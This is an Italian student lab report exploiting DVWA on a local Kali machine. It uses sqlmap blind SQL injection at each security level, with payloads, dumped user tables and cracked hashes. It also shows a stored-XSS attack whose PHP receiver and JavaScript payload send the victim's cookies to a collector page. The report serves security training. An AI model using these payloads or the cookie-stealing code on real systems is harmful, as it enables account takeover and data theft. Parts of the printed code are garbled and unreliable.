Report Progetto UNIT 2 WEEK 2 E5

Faccio partire DVWA su Kali service apache2 start

service mysql start

vado sulla pagina 127.0.01/DVWA e imposto il livello di sicurezza su low. Sulla pagina SQL injection (Blind) seleziono View Help e View Source.

Questa sezione ci spiega che le blind SQLi sono identiche a quelle normali tranne per il fatto che quando un utente malintenzionato tenta di sfruttare un'applicazione, invece di ricevere un utile messaggio di errore, ottiene invece una pagina generica specificata dallo sviluppatore. Ciò rende più difficile, ma non impossibile, lo sfruttamento di un potenziale attacco SQL Injection.

Nel livello low la query SQL utilizza l'input RAW controllato direttamente dall'aggressore. Tutto quello che devono fare è sfuggire alla query e quindi sono in grado di eseguire qualsiasi query SQL desiderino.

Il livello medium utilizza una forma di protezione SQL injection, con la funzione di "mysql_real_escape_string()". Tuttavia, poiché la query SQL non ha virgolette attorno al parametro, ciò non proteggerà completamente la query dall'alterazione. La casella di testo è stata sostituita con un elenco a discesa predefinito e utilizza POST per inviare il modulo.

Il livello high è molto simile al livello low, tuttavia questa volta l'attaccante sta inserendo il valore in modo diverso. I valori di input vengono impostati su una pagina diversa, piuttosto che su una richiesta GET.

Livello LOW

Dalla pagina di SQLi blind metto 1 come id.

Ispeziono la pagina, copio il cookie e apro sqlmap.

Dai risultati trovo:

GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with -- code=200)

Trova il DBMS come MySQL e continuo con test specifici

GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable

Continuo a testare per altri parametri

Aggiungendo i parametri -p id e -dbs trovo i database

```
[17:09:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP, Apache 2.4.57
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[17:09:01] [INFO] fetching database names
[17:09:01] [INFO] fetching number of databases
[17:09:01] [WARNING] running in a single-thread mode.
[17:09:01] [INFO] retrieved: 2
[17:09:02] [INFO] retrieved: information_schema
[17:09:02] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema
```

In seguito, vado a vedere il contenuto con --tables

Quello che mi interessa è database dvwa.

Questa volta specifico che voglio vedere il contenuto della tabella user (-T users -dump)

```
fetching columns for table 'users' in database 'dvwa'
retrieved: 8
retrieved: user_id
retrieved: first_name
retrieved: last_name
retrieved: user
retrieved: password
retrieved: avatar
retrieved: last_login
retrieved: failed_login
fetching entries for table 'users' in database 'dvwa'
fetching number of entries for table 'users' in datab
                                                                   in database 'dvwa'
retrieved: 5
retrieved: 1337
retrieved: /DVWA/hackable/users/1337.jpg
retrieved: 0
retrieved: Hack
retrieved: 2023-05-17 09:02:52
retrieved: Me
retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
retrieved: 3
retrieved: admin
retrieved: /DVWA/hackable/users/admin.jpg
retrieved: 0
retrieved: admin
retrieved: 2023-05-17 09:02:52
retrieved: admin
retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
retrieved: 1
retrieved: gordonb
retrieved: /DVWA/hackable/users/gordonb.jpg
retrieved: Gordon
retrieved: Brown
retrieved: e99a18c428cb38d5f260853678922e03
retrieved: 2
retrieved: pablo
retrieved: /DVWA/hackable/users/pablo.jpg
retrieved: 0
retrieved: Pablo
retrieved: Picasso
retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7 retrieved: 4
retrieved: smithy retrieved: /DVWA/hackable/users/smithy.jpg
retrieved: 0 retrieved: Bob
retrieved: 2023-05-17 09:02:52
retrieved: Smith
retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
recognized possible password hashes in column 'password'
```

Trovo le hashes e le salvo nel file

/tmp/sqlmapmoesh993149988/sqlmaphashes-rmf42qxw.txt

Utilizzo il dizionario default nel path /usr/share/sqlmap/data/txt/wordlist.txt

```
Table: users
[5 entries]
                                                                                                    | last_name | first_name |
| user_id | user
                     avatar
                                                      password
last_login
                     failed_login |
                     /DVWA/hackable/users/1337.jpg
                                                      | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me
                                                                                                                | Hack
2023-05-17 09:02:52
                     /DVWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
| admin
                     /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown
| 2 | gordonb
2023-05-17 09:02:52
                                                                                                               Gordon
         | pablo
                     /DVWA/hackable/users/pablo.jpg
                                                      | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso
                                                                                                               | Pablo
2023-05-17 09:02:52
                     /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
2023-05-17 09:02:52
```

Trova tutte le password per gli users.

LIVELLO MEDIUM

Nelle informazioni precedenti abbiamo visto come la richiesta in questo caso è POST.

Utilizzo 1 come id ed apro sqlmap.

Da Burpsuite mi recupero i dati del POST e li uso per sglmap, questa volta uso -data per la richiesta POST.

In questo caso le vulnerabilità sono:

POST parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with -- string="User ID exists in the database.")

POST parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable

Continuo specificando la vulnerabilità, il database, il numero di threads per velocizzare l'operazione e batch per selezionare i valori default

Come risultato ho gli stessi databases di prima

```
available databases [2]:
[*] dvwa
[*] information_schema
```

Continuo specificando -D dwva per averne il contenuto e -tables per le tabelle

Come prima ne ho 2 in dvwa, guestbook e users


Specifico la tabella users

Mi ritrova tutti i risultati utenti e le rispettive password

```
user_id | user
                  | avatar
                                                     password
                                                                                                    | last_name
first_name | last_login
                                 | failed_login |
        1337
                  | /DVWA/hackable/users/1337.jpg
                                                     | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me
Hack
           | 2023-05-17 09:02:52 | 0
                  | /DVWA/hackable/users/admin.jpg
                                                     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
         admin
           | 2023-05-17 09:02:52 | 0
admin
        gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)
           | 2023-05-17 09:02:52 | 0
Gordon
                  | /DVWA/hackable/users/pablo.jpg
                                                     | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso
         pablo
Pablo
           | 2023-05-17 09:02:52 | 0
          smithy | /DVWA/hackable/users/smithy.jpg
                                                       5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
Bob
           | 2023-05-17 09:02:52 | 0
```

Livello HIGH

Ho intercettato di nuovo da Burpsuite le richieste, inserendo i parametri trovati nella richiesta POST.



La differenza in questo era che ci chiedeva di cliccare ed apriva una nuova finestra.

Dal momento che ho visto che i contenuti delle tabelle di low e medium erano uguali, cambio la richiesta ed ottengo subito le password.

```
[18:36:32] [INFO] resuming back-end DBMS 'mysql'
[18:36:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
—
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5581=5581&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 9760 FROM (SELECT(SLEEP(5)))kIce)&Submit=Submit—
```

```
Table: users
[5 entries]
 user_id | user
                                                       password
                                                                                                      | last_name
 first_name | last_login
                                   | failed_login |
                   | /DVWA/hackable/users/1337.jpg
         1337
                                                       | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me
 3
 Hack
            | 2023-05-17 09:02:52 | 0
                                                       | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
                    | /DVWA/hackable/users/admin.jpg
           admin
 admin
            | 2023-05-17 09:02:52 | 0
         | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)
                                                                                                      Brown
 Gordon
             | 2023-05-17 09:02:52 | 0
           pablo
                   | /DVWA/hackable/users/pablo.jpg
                                                       | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso
 Pablo
            | 2023-05-17 09:02:52 | 0
                                                       | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
           smithy | /DVWA/hackable/users/smithy.jpg
            | 2023-05-17 09:02:52 | 0
 Bob
```

LIVELLO IMPOSSIBLE

Abbiamo di nuovo la casella con l'input, metto id 1.

Con burpsuite intercetto il GET e mi muovo su sqlmap.

Request

```
5 \n ≡
 Pretty
          Raw
 1 GET /DVWA/vulnerabilities/sqli_blind/?id=
  1&Submit=Submit&user token=
   af09d7a3ebf70b66669825ae8c0a316d HTTP/1.1
 2 Host: 127.0.0.1
 3 sec-ch-ua: "Not:A-Brand"; v="99",
   "Chromium"; v="112"
 4 sec-ch-ua-mobile: 20
 5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
 7 User-Agent: Mozilla/5.0 (Windows NT 10.0;
   Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/112.0.5615.138
  Safari/537.36
 8 Accept:
  text/html,application/xhtml+xml,applicati
  on/xml;q=0.9,image/avif,image/webp,image/
  apng, */*; q=0.8, application/signed-exchang
  e;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer:
  http://127.0.0.1/DVWA/vulnerabilities/sql
  i blind/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: id=1; PHPSESSID=
  37avkobt6pompfh0fva9kofhgp; security=
   impossible
17 Connection: close
```

Cambio i dati sul comando di sqlmap

```
(kali® kali)-[~]
$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=18Submit=Submit&user_token=af09d7a3ebf70b6666
9825ae8c0a316d" --cookie="PHPSESSID:37avkobt6pompfh0fva9kofhgp; security=impossible" -p id -T users --dump --thr
eads 10 --batch
```

```
[18:52:53] [INFO] resuming back-end DBMS 'mysql'
[18:52:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
——
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 2859=2859 AND 'vhFw'='vhFw&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7743 FROM (SELECT(SLEEP(5)))TKkQ) AND 'GdOP'='GdOP&Submit=Submit
```

```
able: users
[5 entries]
 user_id | user
                                                                                                     | last name
                   avatar
                                                      password
 first_name | last_login
                                  | failed_login |
                                                      | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me
         1337
                   | /DVWA/hackable/users/1337.jpg
 Hack
            | 2023-05-17 09:02:52 | 0
                   | /DVWA/hackable/users/admin.jpg
                                                      | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
         admin
            | 2023-05-17 09:02:52 | 0
 admin
           gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)
                                                                                                    Brown
 Gordon
            | 2023-05-17 09:02:52 | 0
         | pablo | /DVWA/hackable/users/pablo.jpg
                                                      | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso
 Pablo
            | 2023-05-17 09:02:52 | 0
                   | /DVWA/hackable/users/smithy.jpg
                                                      | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
            | 2023-05-17 09:02:52 | 0
 Bob
```

XSS STORED

Stored XSS Source

```
vulnerabilities/xss_s/source/low.php
```

```
'?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    // Sanitize message input
    $message = stripslashes( $message );
    // Sanitize message input
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message ): ((trigger_error [MySQLConverterToo] Fix the mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name ): ((trigger_error(" [MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR() ? "" : ""));

// Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '' ( (is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mys_old_lose());
}

// mysql_close();
}
```

Gli attacchi "Cross-Site Scripting (XSS)" sono un tipo di problema di injection, in cui script dannosi vengono iniettati in siti Web altrimenti benigni e affidabili. Gli attacchi XSS si verificano quando un utente malintenzionato utilizza un'applicazione Web per inviare codice dannoso, generalmente sotto forma di script lato browser, a un altro utente finale. I difetti che consentono a questi attacchi di avere successo sono piuttosto diffusi e si verificano ovunque un'applicazione Web utilizzi l'input di un utente nell'output, senza convalidarlo o codificarlo. Un utente malintenzionato può utilizzare XSS per inviare uno script dannoso a un utente ignaro. Il browser dell'utente finale non ha modo di sapere che lo script non dovrebbe essere attendibile e eseguirà il JavaScript. Poiché ritiene che lo script provenga da una fonte attendibile, lo script dannoso può accedere a qualsiasi cookie, token di sessione o altre informazioni riservate conservate dal browser e utilizzate con quel sito. Questi script possono persino riscrivere il contenuto della pagina HTML. L'XSS è memorizzato nel database. L'XSS è permanente fino a quando il database non viene reimpostato o il payload viene eliminato manualmente.

Il livello LOW non controllerà l'input richiesto, prima di includerlo per essere utilizzato nel testo di output.

Faccio partire il servizio apache2 e mysql, vado su /var/www/html/ e creo una directory rec_cookie.

All'interno di questa creo 3 file: rec.php, payload.html e rec.txt.

Cambio i permessi con sudo chmod sulla cartella html
sudo chmod 755 /var/www/html
sudo chmod 644 /var/www/html/rec.php
sudo chmod 664 /var/www/html/payload.html
sudo chmod 644 /var/html/rec.txt

Modifico il file rec.php:

```
GNU nano 7.2

<?php

if ($_SERVER['REQUEST_METHOD'] == 'POST' || $_SERVER['REQUEST_METHOD'] == 'GET') {
    $cookie = isset($_SERVER['HTTP_COOKIE']) ? trim($_SERVER['HTTP_COOKIE']) : '';
    $file = '/var/www/html/rec_cookie/rec.txt';

// Controlla che il cookie non sia vuoto
    if (!empty($cookie)) {
        $data = "Cookie: " . $cookie . "\n";
        file_put_contents($file, $data, FILE_APPEND | LOCK_EX);
        echo 'Cookies ricevuti e salvati.';
    } else {
        echo 'Nessun cookie ricevuto.';
    }
} else {
        echo 'Metodo richiesta invalido.';
}
</pre>
```

In questo modo controllo che la richiesta sia POST oppure GET, con la superglobal variabile \$_SERVER accedo al metodo. In seguito, prendo il valore dell'header HTTP_COOKIE e con la funzione isset controllo se l'header è presente e taglio eventuali spazi lasciati vuoti. Se l'header non è presente, assegno una stringa vuota alla variabile \$cookie. Successivamente assegno il percorso dove i dati del cookie verranno conservati nella variabile \$file. Se il contenuto della variabile \$cookie non è vuoto allora costruisco i dati che saranno scritti sul file. Il Cookie: avrà all'interno il valore della variabile \$cookie, seguito da una newline \n. In seguito, scrivo i dati (\$data) al file specificato dalla variabile \$file. Con FILE_APPEND aggiungo i dati al posto di sovrascriverli, mentre LOCK_EX aiuta a garantire che solo un processo alla volta abbia accesso al file per la scrittura, evitando conflitti e mantenendo l'integrità dei dati. Se i cookie vengono ricevuti e salvati correttamente, allora lo mostrerà come output, altrimenti mostrerà che nessun cookie è stato ricevuto. Nel caso in cui entrambi fallissero, allora mostrebbere che il problema è nel metodo della richiesta.

Modifico il file payload.html:

```
<u>-</u>
                                                        kali@kali: /var/www/html/rec_cookie
File Actions Edit View Help
 GNU nano 7.2
                                                                   payload.html
<script>
  // Crea modulo nascosto
  var form = document.createElement("form");
  form.method = "POST";
  form.action = "http://127.0.0.1/rec_cookie/rec.php";
  // Crea campo input nascosto per i cookie
  var input = document.createElement("input");
  input.type = "hidden";
input.name = "cookies"
  input.value = document.cookie;
  // Aggiunge il campo di input al modulo
  form.appendChild(input);
  // Aggiunge il modulo al corpo del documento
  document.body.appendChild(form);
  // Invia il modulo
  form.submit();
</script>
```


Creo un elemento <form> nel documento e ne specifico il metodo (POST) e l'URL l'azione (http://127.0.0.1/rec_cookie/rec.php). Creo un elemento <input> nascosto, l'attributo name è impostato su "cookies" e l'attributo value è impostato sulla proprietà "document.cookie", che contiene i cookie della pagina corrente. Aggiungo l'elemento <input> all'elemento <form> ed aggiungo il modulo al corpo del documento. Aggiungo anche l'elemento <form> al corpo del documento, rendendolo parte della struttura HTML della pagina. Infine invio il modulo inviando i dati all'URL dell'azione specificata (http://127.0.0.1/rec_cookie/rec.php).

Il file rec.txt lo lascio vuoto.

Vado a inserire uno script che richiami il file payload.htlm creato in precedenza.

Vulnerability: Stored Cross Site Scripting (XSS)	
Name *	aaa
Message *	<script src="payload.html"></script>
	Sign Guestbook Clear Guestbook
Name: test Message: This is	a test comment.
Name: aaa Message: <script< td=""><td>src="payload.html"></td></script<>	src="payload.html">

Infine i cookie sono catturati ed inviati al file rec.txt.



Questo funziona per ogni difficoltà:

